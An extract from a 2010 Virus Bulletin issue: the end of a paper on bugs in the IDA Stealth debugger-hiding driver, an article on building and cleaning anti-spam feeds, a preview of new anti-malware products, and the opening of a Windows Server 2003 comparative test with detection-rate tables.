The author of *IDA Stealth* also released version 1.2 shortly afterwards, which introduced a new 'stealth' driver, but which also introduced some new bugs. The driver hooks the ntoskrnl NtQueryInformationProcess() function directly in the Service Descriptor Table. The hook calls the original ntoskrnl NtQueryInformationProcess() function, then checks if an error occurred. If no error occurred, then the hook checks if the ProcessInformationClass is the ProcessDebugPort class, and zeroes the port if so. There is a bug in that code, which is that the process handle is not checked. The correct behaviour would have been to zero the port only if the current process is specified.

The hook checks if the ProcessInformationClass is the ProcessDebugObjectHandle class. If it is, then the hook returns a handle value of one. There are three bugs in this code. The first is that the return value is incorrect. When the *IDA* debugger is active, the function will return successfully. That result alone is enough to reveal the presence of *IDA Stealth*. The second bug is that by changing the handle value, any legitimate use of that handle becomes impossible. The third bug is that the process handle is not checked. The correct behaviour would have been to return a failure with the correct error code, but only if the current process is specified.

The hook checks if the ProcessInformationClass is the ProcessDebugFlags class, and sets the flags to true if so, signifying that no debugger is present. There is a bug in this code, which is that the process handle is not checked. The correct behaviour would have been to zero the port only if the current process is specified.

Example code demonstrating these techniques was published in a previous paper [3].

The driver hooks the ntoskrnl NtSetInformationThread() function directly in the Service Descriptor Table. The hook intercepts attempts to call the ntdll NtSetInformationThread() function with the HideThreadFromDebugger class. The hook detects an invalid handle by attempting to duplicate the handle. If the handle is valid, then the hook ignores the request and returns successfully.

The author of *IDA Stealth* responded very quickly to the report. The bugs will be fixed in a future version.

The final part of this series will look at anti-unpacking by emulating.

*The text of this paper was produced without reference to any Microsoft source code or personnel.*

## REFERENCES

- [1] <http://pferrie.tripod.com/papers/unpackers.pdf>.
- [2] <http://www.virusbtn.com/pdf/magazine/2008/200812.pdf>.
- [3] <http://www.virusbtn.com/pdf/magazine/2009/200901.pdf>.
- [4] <http://www.virusbtn.com/pdf/magazine/2009/200902.pdf>.
- [5] <http://www.virusbtn.com/pdf/magazine/2009/200903.pdf>.
- [6] <http://www.virusbtn.com/pdf/magazine/2009/200904.pdf>.
- [7] <http://www.virusbtn.com/pdf/magazine/2009/200905.pdf>.
- [8] <http://www.virusbtn.com/pdf/magazine/2009/200906.pdf>.
- [9] <http://www.virusbtn.com/pdf/magazine/2010/201005.pdf>.
- [10] <http://www.virusbtn.com/pdf/magazine/2010/201006.pdf>.
- [11] <http://www.virusbtn.com/pdf/magazine/2010/201007.pdf>.
- [12] <http://www.virusbtn.com/pdf/magazine/2010/201008.pdf>.
- [13] <http://www.virusbtn.com/pdf/magazine/2010/201009.pdf>.
- [14] <http://vx.netlux.org/lib/vrg02.html>.

**What's the real danger?**

**Are your systems secure?**

**Are you up to date with data protection?**

**Are your users your greatest threat?**

**Is your data being stolen?**

**How can you manage security to ensure optimal protection for your enterprise?**

**vb SEMINAR**  
25 November 2010  
London, UK

**Learn from and interact with security experts at the top of their field at the VB 'Securing Your Organization in the Age of Cybercrime' Seminar, 25 November 2010, central London, UK.**

**Book online at <http://www.virusbtn.com/seminar/>**

## FEATURE

### ON THE RELEVANCE OF SPAM FEEDS

*Claudiu Musat, George Petre*  
BitDefender, Romania

Spam feeds matter. The fact that this aspect of anti-spam technology has received little attention compared to filtering methods could be blamed on the fact that most vendors, after obtaining a detection rate considered satisfactory at the time, tend to believe that their own spam feed is a good representation of the total amount of spam in the wild. But when their false negative rates need to decrease tenfold in order for their product to remain competitive, obtaining a supply of niche spam is paramount. This is where different spam-gathering methods become important. And since just one false positive can have an enormous impact on a product's reputation, making sure no newsletters or other 'grey zone' mail have permeated the spam feed is also important. Finally, establishing a method to measure the value of the spam feed might help create an environment where vendors exchange spam and everyone in the industry contributes to a relevant collection of spam.

#### INTRODUCTION

Many, if not most of today's spam filters rely heavily on the message content to make their filtering decisions. We are also among those who believe that the message body and headers contain the most relevant pieces of information that a reactive classification can be based upon, from IP blacklists to pattern matching techniques.

Numerous content-based filtering methods have been employed to ensure that anti-spam filters do not mistake ham for spam, and usually those distinctions are made at runtime based upon previous training conducted on pre-classified messages (both spam and legitimate). This follows the assumption that the spam and ham emails on which the filters are trained have previously been separated into non-overlapping sets.

This is an important and often overlooked weakness of content-based filters – they are completely reliant on the quality of the training data. If the filters are not trained to detect a specific type of message, whether directly or indirectly, odds are that they won't detect any subsequent similar ones. Therefore, if a spam feed is not sufficiently diverse, any filter that relies on it will see its detection rate skewed downwards.

Also, if the training feed is polluted, odds are that the respective filter – whether it consists of a clustering algorithm, a neural network, a Bayes network or any other

content-based method – will perform poorly at runtime. Ensuring that pollution levels remain low in the training feed is paramount for the success of the entire filtering process.

In the subsequent sections we describe how we create and enhance a spam feed, how we eliminate known types of pollution, and how we evaluate it.

#### A BRIEF HISTORY OF SPAM GATHERING

In 2002, when our anti-spam engine development started, most email servers didn't integrate anti-spam engines. As a result of the poor anti-spam filter coverage, the spammers' job was quite easy, and the variety of spam in existence was small.

Our first spam collection was composed of the corpus provided by spamarchive.org (a project that is now defunct), our personal email spam, our colleagues' 'donations' and a few emails from honeypots posted on our sites. At the time, this was sufficient to cover a significant part of the spam phenomenon, but it was just the beginning. Soon afterwards, the complexity of spam increased, and it started morphing as quickly or even faster than malware. At the same time, the spamarchives.org project became obsolete, our colleagues' donations had become difficult to atomize (since every one of them had different email clients, different types of forwarding settings and so on), and our honeypots were only collecting small quantities of spam, which in turn were rather homogeneous. This was the point at which we decided to create a department responsible for the development of spam honeypots.

Our first option was to deploy honeypots on the Usenet groups. This was not an easy task since it is difficult to deploy honeypots at these locations while at the same time avoiding becoming a spammer yourself. This is also the reason why the first trial was not efficient: it was time consuming to post messages that were relevant to each group. But even if there weren't enough honeypots deployed, the size of Usenet and the fact that *Google* indexed these groups was a good start. We didn't have many messages, but we started to get a wider variety. This was our first real-time spam flow.

#### SUBSCRIBING TO SPAM – THE ETERNAL FLAME

During that period we also started to search for people who had tackled the same problem: collecting representative samples of all the spam types in the world. We found a lot of discussions on different forums, including *Slashdot*, regarding the best methodology to create a spam flow.

Some people claim that if you want to receive a clean spam flow you need to put your honeypots in public places and wait for spam to arrive, because the spam gathered by this means is unsolicited – whereas if you subscribe to a site, it is no longer spam. However, we did not follow this recommendation, because we didn't want to lose out on the valuable messages that form the 'grey zone' of spam.

In order to explain how we define the 'grey zone', we will describe a few examples of sites that, in our opinion, belong to this category. The first is an employment website. Users can sign up to receive a newsletter from the site, however the site continues to send the newsletter even when the user has unsubscribed from it. It is a high-traffic site and it is impossible for an anti-spam product to block its emails, because there are many people still interested in receiving the newsletter. On the other hand, it is very likely that the customer database of this kind of site is sold to third parties, which makes it a good site on which to place honeypots.

The second example is a category of sites which promise the user free prizes. Usually the items consist of the latest popular gadget on the market (e.g. *iPhone4* or *iPad*). Of course, the route to the prize consists of a lot of steps, including registration to participate in a lottery. Winning the prize is a long shot, but what you are certain to get is an inbox full of spam. This is the kind of spam that you usually receive after registering with such a site:




Figure 1: The type of spam received.

The third example is related to websites with weak security. There are innumerable legitimate sites that use popular CMSs or scripts. When harvesters find a security hole in the scripts of these websites, they are able to appropriate their database. Email addresses harvested in this way have a high price on the black market. This is why we decided to place honeypots on a large variety of sites that contain scripts with

such weaknesses. Later, we developed methods to separate the legitimate newsletters sent by these sites from spam.

## OPEN RELAY SERVERS

For a long time, open relay servers were responsible for sending a significant quantity of spam. However, after the most popular MTAs started to disable the open relay option by default, the importance of this vulnerability decreased significantly. This was also the reason why the ORDB (Open Relay Database) project came to an end. But we wanted to be sure that open relay technology could not still be used by spammers. To test this, we set up a QMail that relayed every email but we deleted the binary responsible for delivery. In a short time we started to receive some automated messages relayed to a free email account containing our IP address. Because our IP was never used as an MX, we concluded that people were still scanning for open relays. We delivered these messages manually and as a result, started to receive large numbers of samples from one or two spam templates. Although the quantity was considerable, there were only a few spam campaigns and there was not sufficient variety to make the project interesting.

## EXTENDING THE SPAM FLOW

After applying the previously mentioned methods, we started to receive higher quality spam. However, more was still needed. Initially we wanted to extract links to images from the emails, or long links, and follow them. This way, the spammers would know that the email had been read, so they would continue to send more spam to that address. This approach led to an increase in our spam flow just as we had expected. Clicking on the unsubscribe links was also a good way to increase the spam flow.

The second plan was to identify within the spam the advertised sites which contain newsletters or subscriptions. Because spammers use the same web template many times, it was easy to create a crawler that automatically introduced new honeypots in the advertised sites.

Another idea was to configure the MTAs from the mail servers in a weak way by also accepting messages without a helo/ehlo, setting up for each domain a catch-all account, storing messages for every domain, etc.

After implementing the above methods the quality and quantity of our spam flow started to get close to what we were aiming for. But in the meantime our expectations increased as well, and new methods were needed.

We started to exchange emails with scripting kids on some IRC channels, but the results were not impressive. We concluded that script kiddies are not active in the

spam world, and that the professionals have dedicated communication channels that are hard to discover and track.

One successful attempt to receive spam was related to guessing unregistered but spammed domains. These domains are split into two categories: domains that have been used in the past as mail servers but whose business has since closed, and mistyped email server domains. While the first category is obvious, the second one is based on the idea that when writing their email in a public place, many people mistype the domain, but spammers' crawlers are not aware of this fact.

## CLEANSING SPAM FEEDS

Since in many of the methods above legitimate emails – especially newsletters – are intertwined with spam, we present a method to extract newsletters from spam feeds, thus ensuring that those feeds will be suitable for training spam filters. The cleansing method relies on the differences between the incoming frequencies of spam and newsletters. While spam usually comes in bursts, also known as spam waves or campaigns, newsletters come in small, constant numbers and have a fairly constant periodicity.

Techniques that differentiate signals based on their periodicity are nothing new in signal processing, but they have, to the best of our knowledge, never been used in the anti-spam industry to separate newsletters from a given spam feed. The problem of lowering the newsletter frequency so that it will not be mistaken for spam is, however, relevant for email marketers. They long ago discovered that limiting the number of messages they send in a given time frame, and sending them apart from each other rather than in bursts, increases the chances of the messages passing through spam filters.

We analysed our incoming flow of spam messages for a period of more than one month. We had reasons to believe that within the millions of spam messages there were also newsletters coming in. Since our cleansing method only considered the differences between the sending patterns of various mails received, all information except the source of the message and the time it came in was discarded. Logs containing these sender/time-of-arrival pairs were thus the input of the system. Any further analysis would be source-oriented, so all the log entries were sorted by their source domain (e.g. coming from bitdefender.com).

Although in the case of spam these source domains could easily be forged, there is little doubt that where newsletters are concerned the stated source is the real one. Since we were only looking for a sending pattern for legitimate

mail sources, the fact that spammers lie about the message source was not a deterrent – quite the contrary, since this fact only adds randomness to the patterns obtained for domains which appear to send spam.

We applied several heuristics in order to determine the subset of messages that were most likely to be newsletters:

- They must arrive in a fairly constant number on each day they appear.
- The temporal distance between different occurrences must be constant.
- They must not exceed a maximum number of messages per day.

Heuristics such as 'the newsletter must only come on a daily/weekly/monthly basis' are also valid and complementary to the ones above.

For the first runs we tested whether the emails whose log descriptions had been gathered as described above were actually ham, and in close to 80% the prediction was correct. That is a huge number given that they were extracted from a spam feed.

One variation that we have implemented as a backup to this method is to sort the incoming spam not according to their alleged source (the 'from' field in an email is not necessarily the real one), but by the web domains contained in the message body.

## MEASURING SPAM FEED RELEVANCE

One of the constant problems we face is determining how relevant our feed is to real-world spam. We can measure the quantity of spam and the number of different waves; however it is difficult to estimate how many real-world spam waves we have in our corpus.

## COMPARATIVE ACCURACY ANALYSIS

One of the ideas in testing our spam-gathering method was to set up some internal comparative tests between our product and the main competitors' engines. This was quite difficult because different products have different speeds, and we were interested in analysing the detection of different products at a given time on the same messages. This limited our comparative tests to the speed of the slowest engine. When presented with this scenario, it was necessary to create a small but very different spam flow. After we set up the test we noticed that there were moments when the detection rate of all the products decreased, the drops in detection being generated by new spam waves. This was a promising sign, but we continued to look for others as well.

	Proprietary feed	(% of total)	Benchmark feed	(% of total)
Exclusive campaigns	2,554	78.39%	487	14.94%
Almost exclusive campaigns	2,578	79.12%	502	15.4%
Majority campaigns	2,673	82.04%	585	17.95%
Total messages	15,197	70.2%	6,451	29.8%
Mails in exclusive campaigns	12,572	58.07%	3,255	15.03%
Mails in almost exclusive campaigns	12,978	59.95%	3,735	17.25%
Mails in campaigns where feed holds majority	14,405	66.54%	7,243	33.45%

Table 1: Distribution of false negatives over feeds.

### IP AND URI BLACKLIST BENCHMARKING

We continued by extracting IP addresses from the corpus and verifying them with popular RBLs. We observed that most of the IP addresses were listed there, but we also discovered some that were not listed. This was proof not only that we had a relevant flow, but that we had emails that were not yet blacklisted by the popular RBLs' servers.

We repeated the process with the URLs from the spam, and we obtained even better results, having a higher number of URLs that weren't listed on the popular URL blacklist servers.

### UNDETECTED SPAM CAMPAIGNS

An important metric regarding a spam feed is the quantity of information it contains, which is not always proportional to the number of messages within the feed in a given period of time. We focused on the most important subset of a spam feed – the uncaught spam messages (or false negatives) taken from two feeds we use: our proprietary one and a benchmark feed used throughout the industry. A total of 21,648 spam emails came through our servers and eluded our filters during the experiment, 70.2% of which came from the proprietary feed.

To further compare the two feeds we used a clustering algorithm to divide the message pool into clusters of similar messages, each corresponding to a spam campaign. A total of 3,254 clusters were obtained in the experiment, which were then divided into two sets. Each set is comprised of clusters where the majority of the messages came from a given feed. From each set

of clusters we further chose subsets that correspond to clusters that contain almost no messages (maximum 10%) from the competing feed which we call 'almost exclusive campaigns'. From these we selected the campaigns that only contained messages from one feed – 'exclusive campaigns'. The results are shown in Table 1.

The information above helps in determining whether a given corpus or feed could improve an anti-spam product's accuracy. For instance, just because roughly 28% of the false negatives belonged to the benchmark test does not mean that adding that feed will improve the accuracy with a similar percentage. It is more likely that the improvement would be close to 18% – the percentage of campaigns where said feed holds the majority. However, if the filters have a steep learning curve then the detection bonus would appear only for campaigns where the overwhelming majority of the messages are found only in that feed – which is close to 15%. That detection bonus could drop half a per cent further if the spam campaigns are not extremely varied and a filter would only need a single representative message to train on in order to detect the entire campaign.

### CONCLUSION

We have described how we create and enhance a spam feed, how we eliminate known types of pollution and how we evaluate a new feed's contribution. We believe this could be a step towards a greater integration of different anti-spam solutions. None of us can filter spam we do not receive and it would be in everyone's interest to create a mechanism where each vendor would contribute an equal share to create a common spam pool.

## REVIEW FEATURE

### THINGS TO COME

John Hawes

In recent months we have seen a remarkable increase in the numbers of products taking part in our comparative tests – with the record set at 60 in the *XP* test in April (see *VB*, April 2010, p.23), and the recent *Vista* test not far behind with 54 entries (see *VB*, August 2010, p.21). Altogether our summary chart showing the results of the last five tests has 68 different product entries. Our readers may be forgiven for suffering a little product fatigue – something with which the lab team is all too familiar. It may also seem reasonable to assume that the limit has been reached, that the market for security products is saturated and can take no more. Yet somehow new companies and products continue to emerge, many reworking existing detection engines into new forms, adding new functions, but also several that are working on their own detection technology, aiming to take on the entrenched big names at their own game.

In this article, we'll take a quick look at a few of the up-and-coming products which we expect to see taking part in our comparatives in the near future. I should point out that the selection criteria for this list are rather ad hoc, and it represents no judgement on those products not yet listed; we have simply picked a few of the likely candidates from a much longer list, all of which have been suggested by their developers, or in some cases by their users, as potential VB100 participants.

#### ANTIY

Hailing from China, *Antiy* is a well-established firm set up in 2000. The company's main website is at

www.antiy.com, with a secondary site in English at www.antiy.net, mainly promoting its detection engine for integration in other projects, but also covering a large honeypot system which the firm operates in collaboration with a number of universities.


The company's main desktop product has the unusual but somehow apposite name of *Ghostbusters*. We have had a few chances to play with it in recent months, and have observed a steady improvement in solidity and performance. The latest version, which we tried in mid-August, installs simply and smoothly, although it seems to have some issues with the UAC features in *Windows Vista*. It also still has a few stability issues when faced with some of the extreme stress testing we put products through in the lab, and a blue screen event was triggered while scanning a very large set of malicious items. Detection seems to be growing steadily over time, but still needs a little work to reach the required standard for VB100 certification – however, given its rate of growth, we can expect to see *Antiy* entering and doing well in our comparatives in the next year or so.

#### BLUEPEX

*BluePex* is the first solution to come to our attention from the malware hotspot that is Brazil. Its developers have already expressed interest in taking part in our comparatives and we have begun working with them on fine-tuning some of the product's features to enable us to test it fully – not least in the area of logging. The company's website (www.bluepex.com.br) tells us it has been around for at least 12 years, and offers a range of solutions including a firewall, VPN client, IM filtering and a virtual appliance. We have mainly been looking at the desktop product, which is only available in Portuguese at the moment, although an English translation will apparently be available soon.



*Antiy Ghostbusters.*




*BluePex AV.*

The set-up process is pretty simple, although updating takes rather a long time from where our labs are based. The main interface combines a simple, easy-to-navigate design with fairly attractive but unflashy styling. Even with our limited understanding of the language we had no problems operating the product, which includes a firewall as well as the anti-malware component, and also has a gaming mode for minimal interruption of gamers. It seems to run very stably and scanning is remarkably fast; on-access protection seems to be on-write only (although it is possible that we missed an option in the GUI), and detection seems fairly decent in most areas. A little more work may be needed to get it up to the required standard for VB100 certification, but not much, and we expect to see *BluePex* included in a comparative very soon.

### BSECURE

*Bsecure* is a US-based company, whose website, www.bsecure.com, promises ‘ultimate online family protection’. The company’s main focus, as you may have guessed from the strapline, is the filtering of online content to protect young, impressionable surfers, but the company also bundles anti-malware protection – provided by the *McAfee* engine – with a version of its product.

Once the small 2.8MB set-up file for the *CloudCare* product is downloaded (which was no mean feat, as we had some trouble getting at it with several browsers under *Windows*, and in the end resorted to *Linux* to fetch it down), the



bsecure online.

product is set up and ready to go almost instantly, which came as something of a surprise. Most of the control system appears to be online, with desktop shortcuts to the product opening the login page of the company site in a browser. From here, detailed controls of Internet filtering are available, along with controls for the anti-malware component. On-access scanning, which installed and began operation almost unnoticed, is provided on-write only to prevent the writing of malicious files to disk, but a thorough set of on-demand scanning is also offered, including scheduled scans.

With the *McAfee* engine at the heart of the product the product has no difficulty in covering our test sets, but we may need to work further with the company to enable us to complete some of the required tests without using the online control system – either way, we expect to see *Bsecure*’s *CloudCare* achieving VB100 status pretty soon.

### MKS

Poland’s *MKS\_vir* is another name that has been around for some time without making an appearance in the VB100 tests, and another about which we receive frequent queries. Having been in on-and-off contact with the developers for a while, we now have high hopes of seeing them making their debut very soon.

We looked at version 9 of the product, but a brand new version 10 is due out very soon, and it seems likely that it will be this that will be *MKS*’s first VB100 comparative entry. As far as version 9 goes, it seems to be well designed,



MKS\_vir.

with a nice touch of humour in the cartoon worm that adorns the main interface. We had a little confusion during the installation process when, despite having chosen English at the start of the install, the interface opened up in Polish. This was easily remedied however, and with ample controls on offer we had no problems running through a basic set of tests. Detection rates seemed pretty decent, and stability seemed fine too, with an excellent showing in our expanded clean sets.

With no issues from our end, MKS\_vir is another which we hope to see in one of the next few comparative reviews.

## NANO


Based in the Russian town of Bryansk, *NANO* is one of the youngest firms on our list, set up only last year, although the team behind it have apparently been working on the core technology of the solution for considerably longer. We have been monitoring the product for some time, and have been very impressed with the rapid curve of improvements we have observed.

The installer is slick and simple and brings up a very attractive, highly professional-looking interface. We found this very easy to navigate and a joy to work with, and it ran pretty stably through our basic tests. At one point we saw an error message claiming that some component had stopped working, but protection remained fully operational and scanning ran to completion, so it clearly managed to withstand the battering we put it through.

When we first looked at *NANO* some time ago there was clearly some work to do on detection rates, but the latest version put in a pretty impressive performance for such a



*NANO AntiVirus.*



*Optenet Security Suite.*

young product; polymorphic viruses were particularly well covered, for which the developers deserve great credit. There will, of course, need to be further work, but at the rate at which it has been improving so far, we can expect a very creditable performance from *NANO* in a comparative review very soon indeed.

## OPNETNET

*Optenet* boasts headquarters in Florida, Spain and Australia (although the product's EULA defines the company as Spanish), and according to the pages at [www.optenet.com](http://www.optenet.com), it has been in business for more than a decade. The firm produces a range of mainly enterprise-level solutions, with mail and web filtering offered as both software and hardware solutions. The company's desktop product is a pretty complete suite comprising all the standard firewall and anti-malware components, on top of a particularly well-designed and comprehensive-looking set of parental controls. An excellent granularity of filtering is offered here, by type, content and categories, as well as time slot controls, and a lockdown mode if multiple attempts are made to access banned resources.

The core of the malware protection is provided by the *Kaspersky* engine, and it seems to be well integrated into the product, providing the superb levels of detection we have come to expect from it. The serious and business-like interface provides excellent configuration in this area as well, and we found nothing to complain about in any of the basic tests we put it through. The developers have only to make the final decision to submit the product to be included in a VB100 comparative and doubtless it will do very well – we look forward to seeing an entry from *Optenet* very soon.

## PARETOLOGIC

We have been aware of *ParetoLogic* for some time, and the company has previously been a sponsor of the annual *VB* conference, but we have had little opportunity to look closely at its solutions. Best known to us for its activities in the anti-spyware field, like many operating in that area the company also produces a full range of system optimization and recovery tools. The company is based on Vancouver Island in Canada, and has been in business for five years; its staff are very active in blogging and community work.

The company's full anti-malware product is known as *Anti-Virus PLUS*, and although we only had time for the most cursory look over it, we observed a very slick and professional design ethos throughout. The installation process is simple and fast, and the GUI is attractive and glossy, with simple-to-access controls. Based on the filenames in the installed content and on some of the detection results we surmised that it includes a third-party engine, and from initial testing results we observed some pretty strong detection rates. More detail will have to wait until we see the product entered in a full comparative, which we hope to be able to persuade the developers to do in the very near future.



*ParetoLogic Anti-Virus PLUS.*

## SECURITY STRONGHOLD

Founded in 2003 and operating from offices in the US and the Russian Federation, *Security Stronghold* is working on yet another all-new detection engine, and initial results look fairly promising. The company's tagline is 'security made easy', and set-up and use is indeed fairly painless, with a simple, pastel-shaded interface which seems to provide all the required controls. Several runs through some basic



*Stronghold Antivirus.*

detection tests have shown steady improvement in coverage, and in the main, stability seems fairly good, although we have had a few problems with the on-access component on some platforms.

The developers seem very keen for the product to be included in a *VB100* comparative, and we hope to be able to add it to the line-up for one of the next few tests; given the steady rate of improvements, we can expect some good results pretty soon.

## ZENOK

Last up in this little run-down of up-and-comers, *ZenOK* is one of the more unusual products we've seen in a while. Based on the *BitDefender* engine, the product aims for minimal system impact, and achieves this by offering on-write-only real-time protection, and by the possibly unique approach of running a continuous, low-priority on-demand scan covering the entire system. This can be disabled, or 'snoozed' as the GUI puts it, but otherwise it trundles away happily, slowly looking through the file system for nasties without making a serious dent on the processor or memory. Just how useful this is remains to be seen, but it is certainly an innovative approach.

The developers' website at [www.zenok.com](http://www.zenok.com) gives away little about the firm, other than its charitable instincts – the product is given away free of charge, with the funding apparently coming from subscriptions to an online backup system controlled from the same, rather funky little interface. Initial tests showed up a few issues with testing – mainly with requirements specific to our tests such as detailed logging and the option to scan specific

## COMPARATIVE REVIEW

### WINDOWS SERVER 2003

John Hawes



ZenOK.

areas rather than whole file systems – but the developers have proven to be flexible and prompt in providing improvements, and look certain to enter a submission for a VB100 comparative very soon indeed. Given the engine underlying things, we expect to see a solid performance from this interesting product.

#### AND THERE'S MORE...

Of course, as they say, you ain't seen nothing yet. This handful of products may only represent the tip of the iceberg, with more and more new players appearing on the scene almost daily. As I was writing this, yet another new name cropped up, based on a particular licensed engine which is threatening to dominate our comparatives with the number of offshoots it has given rise to, and there are many more that didn't quite make this list (mainly thanks to developers being slow to provide their latest copies for us to play with and not offering trial downloads).

On top of that, there are a number of well-known and even major names which are not currently participating in VB100 testing, whether due to company marketing policies or due to problems handling the full gamut of WildList samples or both. All in all, we estimate that over 100 different anti-malware solutions are available, with a huge variation in approach and additional components. We can only hope they don't all choose to take part in a comparative at once – while we are keen to provide our readers with a comprehensive insight into the quality of products out there, trying to cover them all in a single month might just be too much for us.

This month's platform is *Windows Server 2003*, which is not the very latest server offering from *Microsoft* – indeed it has been succeeded by both *Server 2008*, which closely followed the release of *Windows Vista*, and the refreshed *Server 2008 R2* (essentially *Windows 7 Server* edition). Nevertheless, the 2003 version, closest in spirit as it is to the evergreen *Windows XP*, remains widely used and relied on for its relative maturity, stability and dependable performance. The single permanent *Windows* system maintained in the *VB* test lab continues to run the 2003 edition, after a brief experiment with 2008 R2 was quickly aborted.

Products available to protect the platform are, of course, not limited to dedicated server editions, and this month's comparative was open to all products expected to operate on the operating system. As usual, however, the server test was somewhat less oversubscribed than some of our recent desktop comparatives, with a much more modest, but still fairly broad field of entrants. Two of the largest providers are notable by their absence. With a large cluster of the notoriously tough W32/Virut strains included in our core WildList set this month, several of which were added into the most recent list issued just days before the deadline for our test sets (a week before the product deadline), several providers – especially those who have had issues with these families in the recent past – have chosen to give this difficult test a miss, judging discretion to be the better part of valour. However, many others bravely stood up to be counted, and are due a salute for their openness and consistency.

#### PLATFORM AND TEST SETS

The test set deadline was 20 August, with products frozen on 25 August. The July 2010 WildList, released on 18 August, was thus used to define our core certification set. As mentioned above, one of the most notable points of the list was the inclusion of several new strains of polymorphic viruses, including some Sality variants as well as a handful of Viruts. Several Viruts remained on the list from previous tests, and with a minimum of 1,000 replicated samples representing each variant, the total size of the WildList set reached over 14,000 samples – something of a record, at least in recent years.

The clean set underwent its usual expansion, with large swathes of new items added to challenge the products. This being a server test, the new items focused on business software, with many packages from the business tools sections of popular download sites, as well as items from

major software houses including *IBM, Microsoft, Oracle* and others. After pruning out some older and less relevant items, the set came in at over 450,000 individual files, and over 100GB of data. The speed measurement sets remained unchanged from several previous tests, but we hope to refresh them in the near future.

Elsewhere, as has become our standard practice, the sets of trojans and worms & bots were compiled mainly from items first appearing on our radar in the last few months, prior to the compilation of the RAP sets. These latter were built in the three weeks leading up to the product deadline and for a week afterwards, filtered to try to reflect the most common items observed around the world. At the final measure the RAP weekly sets averaged 18,000 samples per week, with the trojans set pushing 80,000 and the worms & bots set containing around 20,000 samples.

The chosen version of the platform was *Microsoft's Windows Server 2003, R2*, with Service Pack 2 – we used the Enterprise Edition as it was the most complete. Preparation of the test systems was simple and

straightforward thanks to the mature and familiar platform, with only the addition of some drivers necessary to enable networking hardware in our fairly new machines. Everything was in place well in advance, which proved to be a boon when a large number of products were submitted at the last minute with instructions requiring Internet access to activate or update (in clear breach of our deadline arrangements for such requirements). We have tried to be as accommodating as possible to ensure the best possible coverage of products, but may have to be stricter in future.

With a reasonably large and diverse set of products and some interesting additions to our test sets, we expected an eventful month.

### Agnitum Outpost Security Suite Pro 7.0.3 (3392.517.1242)

<b>ItW</b>	100.00%	<b>Polymorphic</b>	89.49%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	64.99%
<b>Worms &amp; bots</b>	87.50%	<b>False positives</b>	0


On-demand tests	WildList viruses		Worms & bots		Polymorphic viruses		Trojans		Clean sets	
	Missed	%	Missed	%	Missed	%	Missed	%	FP	Susp.
Agnitum Outpost Security Suite Pro	0	100.00%	2543	87.50%	191	89.49%	28220	64.99%		1
AhnLab V3Net	0	100.00%	4170	79.51%	11	99.60%	32339	59.88%	4	
ArcaBit ArcaVir	4	99.9997%	6336	68.87%	1854	83.14%	29407	63.51%		2
Avast Software avast!	0	100.00%	2010	90.12%	9	99.40%	4797	94.05%		
Avertive VirusTect	0	100.00%	2636	87.05%	191	89.49%	29017	64.00%		1
